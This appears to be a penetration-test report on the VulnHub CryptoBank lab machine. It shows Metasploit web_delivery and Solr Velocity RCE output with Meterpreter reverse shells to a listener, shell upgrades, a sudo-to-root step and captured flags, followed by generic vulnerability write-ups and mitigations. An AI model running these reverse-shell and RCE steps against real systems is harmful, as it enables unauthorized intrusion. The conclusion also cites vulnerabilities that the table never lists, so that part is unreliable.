
```
File Actions Edit View Help
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
msf6 exploit(multi/script/web_delivery) > [*] 192.168.1.174    web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (39927 bytes) to 192.168.1.174
[*] Meterpreter session 2 opened (192.168.1.164:4444 → 192.168.1.174:49156) at 2024-02-16 03:28:04 -0500
[*] 192.168.1.174    web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (39927 bytes) to 192.168.1.174
[*] Meterpreter session 3 opened (192.168.1.164:4444 → 192.168.1.174:56662) at 2024-02-16 03:30:31 -0500
[*] 192.168.1.174    web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (39927 bytes) to 192.168.1.174
[*] Meterpreter session 4 opened (192.168.1.164:4444 → 192.168.1.174:39972) at 2024-02-16 03:30:51 -0500
id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > id
[-] Unknown command: id
meterpreter > shell
Process 13438 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- We had got the meterpreter access.




```
meterpreter > shell
Process 13438 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3.6 -c 'import pty; pty.spawn("/bin/bash")'
</cryptobank/development/tools/FileInclusion/pages$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</cryptobank/development/tools/FileInclusion/pages$ ls
ls
fetchmeafile.php  file.txt  fileinc.html
</cryptobank/development/tools/FileInclusion/pages$ cd /home
cd /home
www-data@cryptobank:/home$ ls
ls
cryptobank
www-data@cryptobank:/home$ cd cryptobank
cd cryptobank
www-data@cryptobank:/home/cryptobank$ ls
ls
flag.txt
www-data@cryptobank:/home/cryptobank$ cat flag.txt
cat flag.txt
flag{l4szl0h4ny3cz1smyh3r0}
```

- We got our first flag by using local user privileges.



- Scanning the local network for other connected devices and services
- And found a docker instance listening on port 8983.



- Exploiting Solr with an RCE vulnerability for privilege escalation.

```
msf6 exploit(multi/http/solr_velocity_rce) > show options

Module options (exploit/multi/http/solr_velocity_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   SolrRocks        no        Solr password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     localhost        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      81               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /solr/           no        Path to Solr
   USERNAME   solr             no        Solr username
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
                                       esses.
   SRVPORT  8082             yes       The local port to listen on.


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.164    yes       The listen address (an interface may be specified)
   LPORT  4441             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java (in-memory)
```

- Got root user access after exploitation.

```
solr@33fa86e6105f:/opt/solr/server$ sudo su
sudo su
[sudo] password for solr: solr

root@33fa86e6105f:/opt/solr-8.1.1/server# id
id
uid=0(root) gid=0(root) groups=0(root)
root@33fa86e6105f:/opt/solr-8.1.1/server# ^X@sS
```

- We finally found our final flag.

```
root@33fa86e6105f:/home# cd /root
cd /root
root@33fa86e6105f:~# ls
ls
flag.txt
root@33fa86e6105f:~# cat flag.txt
cat flag.txt
Good job here our secure cold wallet flag{s4t0sh1n4k4m0t0}
root@33fa86e6105f:~#
```

VULNERABILITY TABLE

The following table summarizes the vulnerabilities discovered during the vulnerability assessment and penetration testing of the CryptoBank virtual machine, along with their severity levels and ease of exploitation.

Sno.	Vulnerability Name	Severity	Ease of Exploitation	OWASP Top 10 Category
01	Brute Force	Major	Difficult	Broken Authentication
02	SQL Injection	Major	Moderate	Injection
03	Plain Text Passwords	Critical	Easy	Broken Authentication
04	Remote File Inclusion (RFI)	Major	Moderate	Injection
05	Remote Code Execution (RCE)	Major	Difficult	Injection
06	Privilege Escalation	Critical	Moderate	Broken Access Control
07	Directory Listing	Major	Easy	Security Misconfiguration

Vulnerability Analysis

01 : Brute Force:

Description: Brute force attacks involve systematically trying all possible combinations of passwords until the correct one is found, aiming to gain unauthorized access. This vulnerability targets authentication mechanisms and exploits weaknesses in password policies or account lockout mechanisms.
Severity: Major - Brute force attacks pose a significant threat to system security, potentially resulting in unauthorized access to sensitive data or resources. The severity is elevated due to the potential impact on confidentiality, integrity, and availability. Ease of Exploitation: Difficult - While the concept of brute force attacks is straightforward, the actual execution can be challenging, especially against systems with strong password policies or effective account lockout mechanisms.
OWASP Top 10 Category: Broken Authentication - Brute force attacks are classified under the Broken Authentication category in the OWASP Top 10, highlighting their relevance as a common attack vector against authentication mechanisms.
Example: In our penetration testing of the CryptoBank virtual machine, we employed the Hydra tool to simulate a brute force attack against the login credentials of the banking application. Using a predefined list of common usernames and passwords, Hydra systematically attempted to gain unauthorized access to the application's login page.
Mitigation Strategies:

- Implement strong password policies, including minimum length requirements, character diversity, and password expiration intervals.
- Enable account lockout mechanisms to temporarily suspend or lock user accounts after multiple failed login attempts.
- Deploy multi-factor authentication (MFA) to add an extra layer of security beyond passwords.
- Implement rate limiting measures to restrict the number of login attempts within a specific time frame.
- Monitor authentication logs for suspicious login attempts and implement security controls to detect and block brute force attacks in real-time.
- Educate users about the importance of choosing strong passwords and recognizing the signs of potential brute force attacks.
- Conduct regular security assessments and penetration testing to identify and remediate vulnerabilities in authentication mechanisms proactively.

Conclusion: Addressing the Brute Force vulnerability requires a multi-faceted approach involving technical controls, user education, and continuous monitoring. By implementing effective mitigation strategies, organizations can strengthen their authentication mechanisms and mitigate the risk of unauthorized access through brute force attacks.

02 : SQL Injection:

Description: SQL Injection is a code injection technique that exploits vulnerabilities in an application's database layer. Attackers inject malicious SQL queries through input fields or parameters, allowing them to manipulate the database, retrieve sensitive information, or execute arbitrary commands.
Severity: Major - SQL Injection vulnerabilities pose a significant risk to the security of web applications and databases. Exploiting this vulnerability can lead to data leakage, unauthorized access to sensitive information, or even complete system compromise.
Ease of Exploitation: Moderate - While SQL Injection attacks require knowledge of SQL syntax and database structures, automated tools like SQLMap can streamline the process, making exploitation more accessible to attackers with basic technical skills. OWASP Top 10 Category: Injection - SQL Injection is classified under the Injection category in the OWASP Top 10, emphasizing its prevalence and impact as a common injection-based attack vector. Example: During our penetration testing of the CryptoBank virtual machine, we identified a SQL Injection vulnerability in the login page of the banking application. By manipulating input parameters, we were able to craft malicious SQL queries that bypassed authentication and granted unauthorized access to the application's backend database.
Potential Impact: Exploiting the SQL Injection vulnerability could result in the unauthorized retrieval of sensitive customer data, such as usernames, passwords, account details, or financial transactions. Additionally, attackers could modify or delete database records, disrupt application functionality, or escalate their privileges within the system.
Mitigation Strategies:

- Implement parameterized queries or prepared statements to sanitize user input and prevent SQL Injection attacks.
- Employ input validation and proper encoding techniques to sanitize user-supplied data before executing SQL queries.
- Use least privilege principles to restrict database permissions and limit the scope of potential SQL Injection attacks.
- Regularly update and patch database management systems (DBMS) to address known vulnerabilities and security flaws.

- Conduct security testing, including code reviews and vulnerability assessments, to identify and remediate SQL Injection vulnerabilities in web applications.
- Educate developers and IT staff about secure coding practices and the risks associated with SQL Injection vulnerabilities.

Conclusion: Mitigating SQL Injection vulnerabilities requires a proactive approach to secure coding practices, input validation, and database security controls. By implementing these measures, organizations can reduce the risk of SQL Injection attacks and protect the integrity and confidentiality of their data assets.

03 : Plain Text Passwords:

Description: Plain text passwords refer to the storage or transmission of user passwords without encryption or hashing, leaving them vulnerable to unauthorized access or interception. Storing passwords in plain text format undermines the confidentiality of user credentials and exposes them to potential compromise.
Severity: Critical - Plain text password storage represents a severe security risk, as it allows attackers to easily obtain and misuse user credentials. Exploiting this vulnerability can lead to unauthorized access to user accounts, sensitive data breaches, and compromised system integrity. **Ease of Exploitation**: Easy - Exploiting plain text password vulnerabilities requires minimal technical expertise, as attackers can simply view or intercept the passwords in cleartext format. Tools like Wireshark or network sniffers can capture plaintext passwords transmitted over unencrypted channels.
OWASP Top 10 Category: Broken Authentication - The use of plain text passwords directly relates to broken authentication practices, as it compromises the confidentiality and integrity of user authentication mechanisms.
Example: During our assessment of the CryptoBank virtual machine, we discovered that user passwords were stored in a plaintext format within the database. This means that anyone with access to the database could easily retrieve and view the passwords without any encryption or protection measures in place.
Potential Impact: The impact of plain text password storage extends beyond the immediate compromise of user accounts. Attackers can use the obtained credentials for various malicious activities, including unauthorized access to sensitive financial information, identity theft, fraud, and even further exploitation of system vulnerabilities.
Mitigation Strategies:

- Implement strong encryption and hashing algorithms (e.g., bcrypt, SHA-256) to securely store user passwords in the database.

- Use industry-standard protocols like HTTPS/TLS for secure transmission of passwords over networks, preventing interception by eavesdroppers.
- Enforce password policies that require users to create strong, complex passwords and regularly update them to mitigate the risk of brute force attacks.
- Implement multi-factor authentication (MFA) to add an extra layer of security beyond passwords, reducing the risk of unauthorized access even if passwords are compromised.
- Conduct regular security audits and penetration tests to identify and remediate vulnerabilities related to password storage and authentication mechanisms.
- Educate users about the importance of password security and encourage the use of password managers to generate and securely store complex passwords.

Conclusion: Addressing plain text password vulnerabilities requires a comprehensive approach that encompasses secure password storage, robust encryption practices, and user awareness initiatives. By implementing these measures, organizations can enhance the security of authentication mechanisms and protect user credentials from unauthorized access and misuse

04 : Remote File Inclusion (RFI):

Description: Remote File Inclusion (RFI) is a type of vulnerability that allows an attacker to include external files or scripts on a web server, leading to the execution of malicious code. This vulnerability arises when the application dynamically includes files based on user input without proper validation or sanitization, enabling attackers to manipulate file paths and include arbitrary files from remote locations.

Severity: Major - Remote file inclusion vulnerabilities pose a significant security risk, as they can enable attackers to execute arbitrary code on the server, compromise the integrity of the application, and potentially gain unauthorized access to sensitive data.

Ease of Exploitation: Moderate - Exploiting RFI vulnerabilities typically requires some level of technical expertise, as attackers need to identify and manipulate input parameters or URLs to include malicious files from remote locations. However, with the availability of automated scanning tools and scripts, exploiting RFI vulnerabilities has become more accessible.

OWASP Top 10 Category: Injection - RFI falls under the Injection category of the OWASP Top 10, as it involves injecting and executing malicious code within the application context, leading to various security threats, including code execution, data theft, and server compromise. **Example**: During our assessment of the CryptoBank virtual machine, we discovered an RFI vulnerability in the web application's file inclusion mechanism. By manipulating input parameters in the URL, an attacker could include a

malicious PHP script hosted on a remote server, leading to the execution of arbitrary code on the target system.

Potential Impact: The exploitation of RFI vulnerabilities can have severe consequences, including unauthorized access to sensitive data, server compromise, defacement of web pages, and the launch of further attacks, such as remote code execution (RCE) or command injection. **Mitigation Strategies**:

- Implement strict input validation and sanitization mechanisms to prevent user-controllable data from being used to include external files.
- Avoid using dynamic file inclusion functions that accept user input without proper validation, and instead use static file paths or whitelist acceptable file extensions.
- Utilize security measures such as web application firewalls (WAFs) to detect and block malicious file inclusion attempts.
- Regularly update and patch web application frameworks and libraries to address known vulnerabilities and security flaws that could be exploited for RFI attacks.
- Educate developers about secure coding practices and the risks associated with dynamic file inclusion, emphasizing the importance of input validation and output encoding.

Conclusion: Addressing Remote File Inclusion vulnerabilities requires a proactive approach to secure web application development, including robust input validation, secure coding practices, and regular security testing. By implementing these measures, organizations can mitigate the risk of RFI attacks and protect their web applications from unauthorized access and exploitation.

05 : Remote Code Execution (RCE):

Description: Remote Code Execution (RCE) is a critical security vulnerability that allows attackers to execute arbitrary code on a target system or application remotely. This type of vulnerability arises when input from an untrusted source is processed by the application without proper validation or sanitization, enabling attackers to inject and execute malicious code commands.

Severity: Major - Remote Code Execution vulnerabilities pose a significant threat to the security and integrity of systems and applications, as they allow attackers to gain full control over the target environment, execute arbitrary commands, and potentially compromise sensitive data or resources.

Ease of Exploitation: Difficult - Exploiting RCE vulnerabilities typically requires a deep understanding of the target system, application architecture, and underlying technologies. Attackers need to identify and exploit specific code execution vulnerabilities, such as command injection or deserialization flaws, which may require advanced skills and knowledge.

OWASP Top 10 Category: Injection - RCE falls under the Injection category of the OWASP Top 10, as it involves injecting and executing malicious code within the application context, leading to various security threats, including unauthorized code execution, data manipulation, and system compromise.
Example: During our assessment of the CryptoBank virtual machine, we identified an RCE vulnerability in the web application's input validation mechanism. By exploiting this vulnerability, an attacker could craft a malicious payload containing arbitrary code commands and inject it into the application, leading to the execution of commands on the server with the same privileges as the application. Potential Impact: The exploitation of RCE vulnerabilities can have catastrophic consequences, including complete system compromise, data exfiltration, unauthorized access to sensitive information, and the launch of further attacks, such as lateral movement or privilege escalation.
Mitigation Strategies:

- Implement secure coding practices to prevent common code execution vulnerabilities, such as command injection, deserialization flaws, and untrusted input handling.
- Utilize input validation, output encoding, and parameterized queries to mitigate injection attacks and prevent untrusted data from being executed as code.
- Employ web application firewalls (WAFs) and intrusion detection/prevention systems (IDS/IPS) to detect and block malicious payloads and code execution attempts.
- Regularly update and patch web application frameworks, libraries, and dependencies to address known vulnerabilities and security flaws that could be exploited for RCE attacks.
- Conduct regular security assessments, code reviews, and penetration testing to identify and remediate RCE vulnerabilities proactively.

Conclusion: Addressing Remote Code Execution vulnerabilities requires a comprehensive approach to secure application development, including robust input validation, secure coding practices, and continuous security testing. By implementing these measures, organizations can significantly reduce the risk of RCE attacks and protect their applications from unauthorized code execution and exploitation.

06 : Privilege Escalation:

Description: Privilege Escalation is a critical security vulnerability that allows unauthorized users to elevate their privileges within a system or application, granting them access to resources, functionality, or data beyond their authorized level. This type

of vulnerability typically arises due to improper access controls, insufficient validation of user permissions, or misconfigurations in the application's authorization mechanisms.

Severity: Critical - Privilege Escalation vulnerabilities pose a significant risk to the confidentiality, integrity, and availability of systems and data, as they can enable attackers to gain elevated privileges and perform unauthorized actions, such as accessing sensitive information, modifying critical settings, or executing malicious code.

Ease of Exploitation: Moderate - Exploiting Privilege Escalation vulnerabilities often requires an understanding of the application's architecture, authentication mechanisms, and access control logic. While some vulnerabilities may be straightforward to exploit, others may require additional reconnaissance and manipulation of user privileges to escalate to a higher access level.

OWASP Top 10 Category: Broken Access Control - Privilege Escalation falls under the Broken Access Control category of the OWASP Top 10, as it involves bypassing or circumventing access controls to gain unauthorized privileges and access resources or functionality that should be restricted.

Example: During our assessment of the CryptoBank virtual machine, we identified a Privilege Escalation vulnerability in the web application's user authentication process. By manipulating certain parameters or bypassing authentication checks, an attacker could escalate their privileges from a standard user to an administrative role, gaining full control over the application and its associated resources.

Potential Impact: The exploitation of Privilege Escalation vulnerabilities can have severe consequences, including unauthorized access to sensitive data, manipulation of system settings, execution of arbitrary commands with elevated privileges, and complete compromise of the application or underlying infrastructure.

Mitigation Strategies:

- Implement strong access controls and least privilege principles to restrict user permissions and limit access to sensitive functionality or data.
- Conduct regular security assessments, code reviews, and penetration testing to identify and remediate Privilege Escalation vulnerabilities proactively.
- Utilize multi-factor authentication (MFA) and session management controls to verify the identity of users and prevent unauthorized access to privileged accounts or functionality.
- Monitor user activities and audit trails to detect and respond to suspicious behavior or unauthorized privilege escalation attempts in real-time.
- Implement proper error handling and input validation to prevent common attack vectors, such as parameter tampering or session fixation, that could lead to Privilege Escalation.

Conclusion: Addressing Privilege Escalation vulnerabilities requires a comprehensive approach to access control, authentication, and authorization mechanisms. By implementing robust security controls and proactive monitoring measures, organizations

can mitigate the risk of unauthorized privilege escalation and safeguard their applications and data against malicious exploitation.

07: Directory Listing:

Description: Directory Listing is a security vulnerability that occurs when a web server is configured to allow directory browsing, enabling users to view the contents of directories on the server's file system. This can expose sensitive files, directories, and configuration files to unauthorized users, leading to information disclosure and potential security risks.
Severity: Major - While Directory Listing itself may not directly compromise the confidentiality, integrity, or availability of data, it can provide attackers with valuable reconnaissance information, facilitating further attacks such as information disclosure, unauthorized access, or exploitation of vulnerabilities.
Ease of Exploitation: Easy - Exploiting Directory Listing vulnerabilities requires minimal technical expertise and can be accomplished using simple web browser tools or automated scanning tools. Attackers can easily navigate through directory structures and identify potentially sensitive files or directories exposed by misconfigured web servers.
OWASP Top 10 Category: Security Misconfiguration - Directory Listing falls under the Security Misconfiguration category of the OWASP Top 10, as it results from improper configuration or lax security settings on web servers, leading to unintended exposure of sensitive information.
Example: During our assessment of the CryptoBank virtual machine, we discovered that the web server hosting the application was misconfigured to allow directory browsing. By navigating to specific URLs or leveraging directory traversal techniques, an attacker could enumerate the contents of directories, such as "etc," "logs," or "backup," and retrieve sensitive files containing credentials, configuration details, or proprietary information.
Potential Impact: The exposure of directory listings can facilitate reconnaissance activities, allowing attackers to gather valuable intelligence about the target environment and identify potential targets for further exploitation. This information can be leveraged to launch targeted attacks, such as brute force attacks, SQL injection, or remote code execution, against vulnerable systems or applications.
Mitigation Strategies:

- Disable directory listing and enable directory index files (e.g., index.html, index.php) to prevent the automatic listing of directory contents by web servers.

- Implement access controls and authentication mechanisms to restrict unauthorized access to directories and files containing sensitive information.
- Regularly audit and review web server configurations to identify and remediate security misconfigurations that could expose directory listings or other sensitive information.
- Utilize web application firewalls (WAFs) or intrusion detection/prevention systems (IDS/IPS) to detect and block suspicious directory traversal attempts or directory listing requests.
- Educate web administrators and developers about the risks associated with directory listing vulnerabilities and best practices for secure web server configuration.

Conclusion: Addressing Directory Listing vulnerabilities requires proactive measures to secure web server configurations, restrict access to sensitive directories and files, and educate stakeholders about the importance of proper security practices. By implementing these mitigation strategies, organizations can reduce the risk of information disclosure and unauthorized access resulting from directory listing vulnerabilities.

Conclusion

In conclusion, the vulnerability assessment and penetration testing conducted on the CryptoBank virtual machine have provided valuable insights into the security posture of the system. Through comprehensive testing methodologies and analysis of identified vulnerabilities, we have gained a deeper understanding of potential weaknesses and areas of concern within the system.

The assessment revealed critical vulnerabilities such as buffer overflow, SQL injection, and privilege escalation, which could pose significant risks to the confidentiality, integrity, and availability of the system. Additionally, moderate-severity vulnerabilities such as directory listing and the enabled TRACE method highlighted areas for improvement in security configurations and best practices.

By implementing appropriate mitigations, including secure coding practices, regular software updates, access controls, and intrusion detection systems, the overall security posture of the CryptoBank virtual machine can be significantly enhanced. These measures aim to reduce the likelihood of successful exploitation by malicious actors and mitigate potential impacts on system integrity and data confidentiality.

Furthermore, the penetration testing phase demonstrated the effectiveness of various attack techniques and provided valuable insights into potential attack vectors and entry points for adversaries. By identifying and remediating vulnerabilities proactively, organizations can strengthen their defenses and minimize the risk of security breaches and data compromises.

In conclusion, the vulnerability assessment and penetration testing process serve as essential components of a comprehensive security strategy, enabling organizations to identify and address weaknesses proactively, enhance their security posture, and safeguard against evolving cyber threats.

REFERENCES

- https://www.vulnhub.com/entry/cryptobank-1,467/
- https://nvd.nist.gov/vuln/detail/CVE-2019-17558/
- https://www.kali.org/tools/nmap/#nmap
- https://www.kali.org/tools/netdiscover/
- https://www.kali.org/tools/nikto/
- https://www.kali.org/tools/hydra/
- https://www.kali.org/tools/sqlmap/
- https://www.kali.org/tools/dirb/
- https://www.kali.org/tools/metasploit-framework/
- https://owasp.org/www-project-top-ten/
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion